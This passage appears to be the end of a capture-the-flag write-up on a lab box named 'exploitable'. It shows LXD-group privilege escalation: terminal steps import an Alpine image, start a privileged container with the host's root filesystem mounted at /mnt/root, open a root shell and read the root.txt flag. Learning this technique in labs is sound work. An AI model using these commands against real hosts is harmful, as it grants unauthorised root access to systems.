john@exploitable:/tmp$ lxc image import ./alpine-v3.12-x86_64-20210106_2144.tar.gz --alias myimage
Image imported with fingerprint: ed64683a7548114ce1d7d41f16d6524bfc299ae933e53dc585101e8726a55407
john@exploitable:/tmp$ lxc image list
+---------+--------------+--------+-------------------------------+--------+--------+------------------------------+
|  ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZE  |         UPLOAD DATE          |
+---------+--------------+--------+-------------------------------+--------+--------+------------------------------+
| myimage | ed64683a7548 | no     | alpine v3.12 (20210106_21:44) | x86_64 | 3.05MB | Jan 7, 2021 at 4:24am (UTC)  |
+---------+--------------+--------+-------------------------------+--------+--------+------------------------------+
```


Afterwards, execute the following commands in order:

lxc init myimage ignite -c security.privileged=true
lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
lxc start ignite
lxc exec ignite /bin/sh
id



```
john@exploitable:/tmp$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to ignite
john@exploitable:/tmp$ lxc start ignite
john@exploitable:/tmp$ lxc exec ignite /bin/sh
~ # id
uid=0(root) gid=0(root)
~ #
```

Cd over to /mnt/root and you'll see a familiar directory. Locate the root.txt flag…



```
~ # cd /mnt/root
/mnt/root # ls
bin             dev             initrd.img      lib64           mnt             root
boot            etc             initrd.img.old  lost+found      opt             run
cdrom           home            lib             media           proc            sbin
/mnt/root # cd root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
[redacted]
```

That's it!